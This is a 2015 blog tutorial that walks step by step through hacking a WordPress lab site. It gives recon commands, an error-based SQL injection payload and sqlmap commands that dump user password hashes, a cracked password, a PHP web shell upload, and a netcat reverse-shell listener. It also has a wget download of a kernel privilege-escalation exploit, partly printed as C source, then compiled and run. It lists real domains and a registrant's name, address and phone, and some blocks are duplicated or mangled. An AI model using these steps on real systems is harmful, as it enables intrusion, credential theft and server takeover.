

[Topics](#) / [Hacking](#) / [How hackers target and hack your site](#)[Hacking](#)

How hackers target and hack your site


May 5, 2015 by **Mohamed Ramadan**

Share:




The answer to this question may be difficult to determine, simply because there are so many ways to hack a site. Our aim in this article to show you the techniques most used by hackers in targeting and hacking your site!

Let's suppose that this is your site: [hack-test.com](#)




Let's ping this site to get the server IP:



Now we have 173.236.138.113 – this is the server IP where our target site is hosted.

To find other sites hosted on the same server, we will use [sameip.org](#):



Same IP

26 sites hosted on IP Address 173.236.138.113

| ID | Domain | Site Link |
|----|-----------------------------------|--|
| 1 | hijackthisforum.com | hijackthisforum.com |
| 2 | sportforum.net | sportforum.net |
| 3 | freeonlinesudoku.net | freeonlinesudoku.net |
| 4 | cosplayhell.com | cosplayhell.com |
| 5 | videogamenews.org | videogamenews.org |
| 6 | gametour.com | gametour.com |
| 7 | qualitypetsitting.net | qualitypetsitting.net |
| 8 | brendanichols.com | brendanichols.com |
| 9 | 8ez.com | 8ez.com |
| 10 | hack-test.com | hack-test.com |
| 11 | kisax.com | kisax.com |
| 12 | paisans.com | paisans.com |
| 13 | mghz.com | mghz.com |
| 14 | debateful.com | debateful.com |
| 15 | jazzygoodtimes.com | jazzygoodtimes.com |
| 16 | fruny.com | fruny.com |
| 17 | vbum.com | vbum.com |
| 18 | wuckie.com | wuckie.com |
| 19 | force5inc.com | force5inc.com |
| 20 | virushero.com | virushero.com |
| 21 | twincitiesbusinesspeernetwork.com | twincitiesbusinesspeernetwork.com |
| 22 | jennieko.com | jennieko.com |
| 23 | davereedy.com | davereedy.com |
| 24 | joygarrido.com | joygarrido.com |


| | | |
|----|---------------|--|
| 25 | prismapp.com | prismapp.com |
| 26 | utiligolf.com | utiligolf.com |

Twenty-six other websites are hosted on this server [173.236.138.113]. Many hackers will target all other sites on the same server in order to hack your site. But for the purpose of study, we will target your site only and put aside hacking the other sites on same server.

We'll need more information about your site, such as:

1. DNS records (A, NS, TXT, MX and SOA)
2. Web Server Type (Apache, IIS, Tomcat)
3. Registrar (the company that owns your domain)
4. Your name, address, email and phone
5. Scripts that your site uses (php, asp, asp.net, jsp, cfm)
6. Your server OS (Unix, Linux, Windows, Solaris)
7. Your server open ports to internet (80, 443, 21, etc.)

Let's start with finding your site's DNS records. We will use the website "Who.is" to achieve this:



We have discovered that your site DNS records are:

HACK-TEST.COM DNS RECORDS

| Record | Type | TTL | Priority | Content |
|-------------------|------|---------|----------|--|
| hack-test.com | A | 4 hours | | 173.236.138.113 () |
| hack-test.com | SOA | 4 hours | | ns1.dreamhost.com. hostmaster.dreamhost.com. 2011032301 15283 1800 1814400 14400 |
| hack-test.com | NS | 4 hours | | ns1.dreamhost.com |
| hack-test.com | NS | 4 hours | | ns3.dreamhost.com |
| hack-test.com | NS | 4 hours | | ns2.dreamhost.com |
| www.hack-test.com | A | 4 hours | | 173.236.138.113 () |

Let's determine the web server type:

www.who.is/whois/hack-test.com/

REGISTRY WHOIS FOR HACK-TEST.COM

Domain Name: **hack-test.com**
Updated: 13 minutes ago - [Refresh](#)

Registrar: MONIKER ONLINE SERVICES, INC.
Whois Server: whois.moniker.com
Default IP: [http://www.moniker.com](#)

HACK-TEST.COM SITE INFORMATION

IP: [173.236.138.113](#)
Website Status: **active**
Server Type: Apache
Alexa Trend/Rank: ◆ 1 Month: 3,213,968 3 Month: 2,161,753
Page Views per Visit: ◆ 1 Month: 2.0 3 Month: 3.7

As you see, your site web server is Apache. We will determine its version later.

HACK-TEST.COM SITE INFORMATION

IP: [173.236.138.113](#)

Website Status: [active](#)

Server Type: Apache

Alexa Trend/Rank: ◆ 1 Month: 3,213,968 3 Month: 2,161,753

Page Views per Visit: ◆ 1 Month: 2.0 3 Month: 3.7

Now it is time to find your Domain Registrar and your name, address, email and phone:

Domain Name: **hack-test.com**
Registrar: **MONIKER**

Registrant (3657987)
Jesse Labroca
Jesse@foulmag.com
Vista Inc.
6924 Homing Pigeon Place
North Las Vegas
NV
89084
US
Phone: +1 646 481 5338

Administrative Contact (3657987)
Jesse Labroca
Jesse@foulmag.com
Vista Inc.
6924 Homing Pigeon Place
North Las Vegas
NV
89084
US
Phone: +1 646 481 5338

Billing Contact (3657987)
Jesse Labroca
Jesse@foulmag.com
Vista Inc.
6924 Homing Pigeon Place
North Las Vegas
NV
89084
US
Phone: +1 646 481 5338

We have now got your registrar and other vital information about you. We can find the type of scripts on your site (the OS type, web server version) by using a cool tool in backtrack 5 R1 called Whatweb:

```
root@bt:~/pentest/enumeration/web/whatweb# ./whatweb hack-test.com
```

```
http://hack-test.com [200] WordPress, HTTPServer[Fedora Linux][Apache/2.2.15 (Fedora)], Apache[2.2.15], IP[192.168.1.2]
```

Now we found that your site is using a famous php script called WordPress, that your server os is Fedora Linux and that your web server version is (apache 2.2.15), let's find open ports in your server.

To do this, we will use nmap:

1 – Find services that run on server

[sourcecode]

```
root@bt:/# nmap -sV hack-test.com
```

Starting Nmap 5.59BETA1 (<http://nmap.org>) at 2011-12-28 06:39 EET
Nmap scan report for hack-test.com (192.168.1.2)
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.2.15 ((Fedora))
MAC Address: 00:0C:29:01:8A:4D (VMware)

Service detection performed. Please report any incorrect results at <http://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
[/sourcecode]

2 – Find server OS

[sourcecode]
root@bt:/# nmap -O hack-test.com

Starting Nmap 5.59BETA1 (<http://nmap.org>) at 2011-12-28 06:40 EET
Nmap scan report for hack-test.com (192.168.1.2)
Host is up (0.00079s latency).
Not shown: 998 filtered ports
PORT STATE SERVICE
22/tcp closed ssh

80/tcp open http
MAC Address: 00:0C:29:01:8A:4D (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.22 (Fedora Core 6)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at <http://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds
[/sourcecode]

Only port 80 is open and OS is Linux 2.6.22(Fedora Core 6)

Now that we have gathered all the important information about your site, let's scan it for vulnerabilities like

Sql injection – Blind sql injection – LFI – RFI – XSS – CSRF, and so forth.

We will use Nikto.pl to gather info, perhaps, some vulnerabilities:


[sourcecode]
root@bt:/pentest/web/nikto# perl nikto.pl -h <http://hack-test.com>

– Nikto v2.1.4

- + Target IP: 192.168.1.2
- + Target Hostname: hack-test.com
- + Target Port: 80
- + Start Time: 2011-12-29 06:50:03

- + Server: Apache/2.2.15 (Fedora)
- + ETag header found on server, inode: 12748, size: 1475, mtime: 0x4996d177f5c3b
- + Apache/2.2.15 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
- + Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
- + OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
- + OSVDB-3268: /icons/: Directory indexing found.
- + OSVDB-3233: /icons/README: Apache default file found.
- + 6448 items checked: 1 error(s) and 6 item(s) reported on remote host
- + End Time: 2011-12-29 06:50:37 (34 seconds)

+ 1 host(s) tested
[/sourcecode]



```
root@bt:/pentest/web/nikto# perl nikto.pl -h http://hack-test.com
Nikto v2.1.4
-----
+ Target IP: 192.168.1.2
+ Target Hostname: hack-test.com
+ Target Port: 80
+ Start Time: 2011-12-29 06:50:03
-----
+ Server: Apache/2.2.15 (Fedora)
+ ETag header found on server, inode: 12748, size: 1475, mtime: 0x4996d177f5c3b
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6448 items checked: 1 error(s) and 6 item(s) reported on remote host
+ End Time: 2011-12-29 06:50:37 (34 seconds)
-----
+ 1 host(s) tested
root@bt:/pentest/web/nikto#
```

We will also use W3AF. You can find this tool in backtrack 5 R1

[sourcecode]
root@bt:/pentest/web/w3af# ./w3af_gui

Starting w3af, running on:
Python version:
2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
[GCC 4.4.3]
GTK version: 2.20.1
PyGTK version: 2.17.0


w3af – Web Application Attack and Audit Framework
Version: 1.2
Revision: 4605
Author: Andres Riancho and the w3af team.
[/sourcecode]

```


root@bt:/pentest/web/w3af# ./w3af_gui
Starting w3af, running on: 10.10.10.10
Python version:
  2.6.5 (r265:79063, Apr 16 2010, 13:57:41)
  [GCC 4.4.3]
GTK version: 2.20.1
PyGTK version: 2.17.0

```

We will insert our site URL and choose full audit option:




After some time, the scan will finish and you will see



Your site is vulnerable to sql injection, xss and others!


Let's investigate the sql injection vulnerability:



http://hack-test.com/Hackademic_RTb1/?cat=d%27z%220

This is the vulnerable url and cat is the vulnerable parameter.

So, let's exploit this vulnerability:




We will find that exploiting this vuln failed, so we will use sqlmap to the job and dump all database information that we need to hack this site J

Using sqlmap with -u url



After some seconds you will see



Type n and press enter to continue


```

Place: GET
Parameter: cat
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
Payload: cat=1 AND (SELECT 2995 FROM(SELECT COUNT(*) ,CONCAT(0x3a776e673a,(SELECT (CASE WHEN (2995=2995) THEN 1 ELSE 0 END
)),0x3a7971743a,FLOOR(RAND(0)*2))% FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY xj0))

```

As you see your site is vulnerable to error-based sql injection and your mysql database version is 5

Let's find all databases in your site by adding "--dbs "

```

root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic RTB1/?cat=1 --dbs

```

Now we found 3 databases

```

available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress

```

We will dump wordpress database tables by adding "--D wordpress --tables "

```

root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic RTB1/?cat=1 -D wordpress --tables

```

We will find all wordpress tables

```

Database: wordpress
[9 tables]
+-----+
| wp_categories |
| wp_comments  |
| wp_linkcategories |
| wp_links     |
| wp_options   |
| wp_post2cat  |
| wp_postmeta  |
| wp_posts     |
| wp_users     |
+-----+

```

We want to dump "wp_users" table, so we will find all users (admin?) information (user is and password hash) and try to crack hash and enter wordpress control panel (wp-admin)

We will columns of "wp_users" table by adding "-T wp_users --columns "

```

root@bt:/pentest/database/sqlmap# python sqlmap.py -u http://hack-test.com/Hackademic RTB1/?cat=1 -D wordpress -T wp_users --columns

```

We will find 22 columns

```
[22 columns]
```

| Column | Type |
|---------------------|---------------------|
| ID | bigint(20) unsigned |
| user_activation_key | varchar(60) |
| user_aim | varchar(50) |
| user_browser | varchar(200) |
| user_description | longtext |
| user_domain | varchar(200) |
| user_email | varchar(100) |
| user_firstname | varchar(50) |
| user_icq | int(10) unsigned |
| user_idmode | varchar(20) |
| user_ip | varchar(15) |
| user_lastname | varchar(50) |
| user_level | int(2) unsigned |
| user_login | varchar(60) |
| user_msn | varchar(100) |
| user_nicename | varchar(50) |
| user_nickname | varchar(50) |
| user_pass | varchar(64) |
| user_registered | datetime |
| user_status | int(11) |
| user_url | varchar(100) |
| user_yim | varchar(50) |

We just need to dump to columns, so we will dump (user_login and user_pass) columns by adding

-C user_login,user_pass -dump

We will find important information; we found now users and pass hashes

```
Database: wordpress
Table: wp_users
[6 entries]
```

| user_login | user_pass |
|--------------|----------------------------------|
| NickJames | 21232f297a57a5a743894a0e4a801fc3 |
| MaxBucky | 50484c19f1afdaf3841a0d821ed393d2 |
| GeorgeMiller | 7cbb3252ba6b7e9c422fac5334d22054 |
| JasonKonnors | 8601f6e1028a8e8a966f6c33fcd9aec4 |
| TonyBlack | a6e514f9486b83cb53d8d932f9a04292 |
| JohnSmith | b986448f0bb9e5e124ca91d3d650f52c |

but we want to crack those hashes to clear text passwords. We will use the online site
["http://www.onlinehashcrack.com/free-hash-reverse.php"](http://www.onlinehashcrack.com/free-hash-reverse.php)

And try to crack this hash 7CBB3252BA6B7E9C422FAC5334D22054

Found !

Hash : 7CBB3252BA6B7E9C422FAC5334D22054
 Plain text : q1w2e3
 Algorithm : MD5

And clear text password is q1w2e3

And user name is "GeorgeMiller"


We will login with these details in "wp-admin "

And we are in!


Ok let's try to upload php web shell to run some linux commands on your site server J

We will edit a plugin in wordpress called "[Textile](#)" or any plugin you found in plugins page.

And choose to edit it



We will insert php web shell instead of real plugin. After we've done this, we will hit "update file" and browse to our new php shell



Woo, the php shell works. Now we can manipulate your site files, but we want only to get root on your server and hack all other sites too.

We will choose “back-connect” tab from php web shell and make back connection to our ip “192.168.1.6” on port “5555”



But before we hit connect, we first make netcat listen on port “5555” on our attacker machine

```
root@bt:/# nc -lvvp 5555
listening on [any] 5555 ...
```

Now hit connect and you will see:

```
root@bt:/# nc -lvvp 5555
listening on [any] 5555 ...
connect to [192.168.1.6] from hack-test.com [192.168.1.2] 51438
```

Let’s try some linux commands

[sourcecode]

id

uid=48(apache) gid=489(apache) groups=489(apache)

pwd

/var/www/html/Hackademic_RTb1/wp-content/plugins

uname -a

Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686 i686 i386 GNU/Linux

[/sourcecode]

```
root@bt:/# nc -lvvp 5555
listening on [any] 5555 ...
connect to [192.168.1.6] from hack-test.com [192.168.1.2] 51438
id
uid=48(apache) gid=489(apache) groups=489(apache)
pwd
/var/www/html/Hackademic_RTb1/wp-content/plugins
uname -a
Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i
686 i686 i386 GNU/Linux
```

Id command is used to show us what user id, group.

pwd command is used to show us our current path on server

uname -a command is used to show us some information about kernel version

Ok, now we knew that server kernel version is 2.6.31.5-127.fc12.1686

Let's search in exploit-db.com for exploit to this version or newer version

We will type "kernel 2.6.31 "

| Date | Description | | Plat. | Author |
|------------|---|------|-----------------------|-------------------------------|
| 2009-10-15 | Linux Kernel < 2.6.31-rc4 nfs4_proc_lock() Denial of Service | 904 | linux | Simon Vallet |
| 2009-08-31 | Linux Kernel < 2.6.31-rc7 AF_IRDA 29-Byte Stack Disclosure Exploit | 1370 | linux | Jon Oberheide |
| 2009-08-25 | Linux Kernel <= 2.6.31-rc7 AF_LLC getsockname 5-Byte Stack Disclosure | 1059 | linux | Jon Oberheide |
| 2009-08-04 | Linux Kernel <= 2.6.31-rc5 sigaltstack 4-Byte Stack Disclosure Exploit | 1064 | linux | Jon Oberheide |

None of these will fit the bill as none of them are privilege escalation exploits. This next one, however, is.

| Date | Description | | Plat. | Author |
|------------|---|------|-----------------------|-------------------------------|
| 2010-10-19 | Linux RDS Protocol Local Privilege Escalation | 9977 | linux | Dan Rosenberg |

<http://www.exploit-db.com/exploits/15285>

I opened this url and copied this link


<http://www.exploit-db.com/download/15285>

And made this command on my netcat shell

```
[sourcecode]
wget http://www.exploit-db.com/download/15285 -O roro.c
--2011-12-28 00:48:01-- http://www.exploit-db.com/download/15285
Resolving www.exploit-db.com... 199.27.135.111, 199.27.134.111
Connecting to www.exploit-db.com|199.27.135.111|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://www.exploit-db.com/download/15285/ [following]
--2011-12-28 00:48:02-- http://www.exploit-db.com/download/15285/
Connecting to www.exploit-db.com|199.27.135.111|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7154 (7.0K) [application/txt]
Saving to: `roro.c'
```

```
OK ..... 100% 29.7K=0.2s
```

```
[/sourcecode]
```



We used wget command to fetch exploit from exploit-db.com and used -O to rename it to roro.c

Note: linux kernel exploits mostly is being delopped in c language so we saved it in .c extension, just view exploit source and you will find

```
#include <stdio.h>
```

```
#include <unistd.h>
```

```
#include <stdlib.h>
```

```
#include <fcntl.h>
```

```
#include <sys/types.h>
```

```
#include <sys/socket.h>
```

```
#include <netinet/in.h>
```

```
#include <errno.h>
```

```
#include <string.h>
```

```
#include <sys/ptrace.h>
```

```
#include <sys/utsname.h>
```

```
#define RECVPORT 5555
```

```
#define SENDPORT 6666
```

```
intprep_sock(intport)
```

```
{
```

```
ints, ret;
```

```
structsockaddr_in addr;
```

```
s = socket(PF_RDS, SOCK_SEQPACKET, 0);
```

```
if(s < 0) {
```

```
printf("[*] Could not open socket.n");
```

```
exit(-1);
```

```
}
```

```
memset(&addr, 0, sizeof(addr));
```

All the above lines indicate that this exploit is written in C language

After we saved our exploit on server, we will compile it to elf format by typing

```
gcc roro.c -o roro
```

A terminal window with a dark background and light-colored text. The command 'gcc roro.c -o roro' is entered. A red arrow points from the right towards the command.

And run our exploit by typing

```
[sourcecode]
```

```
./roro
```

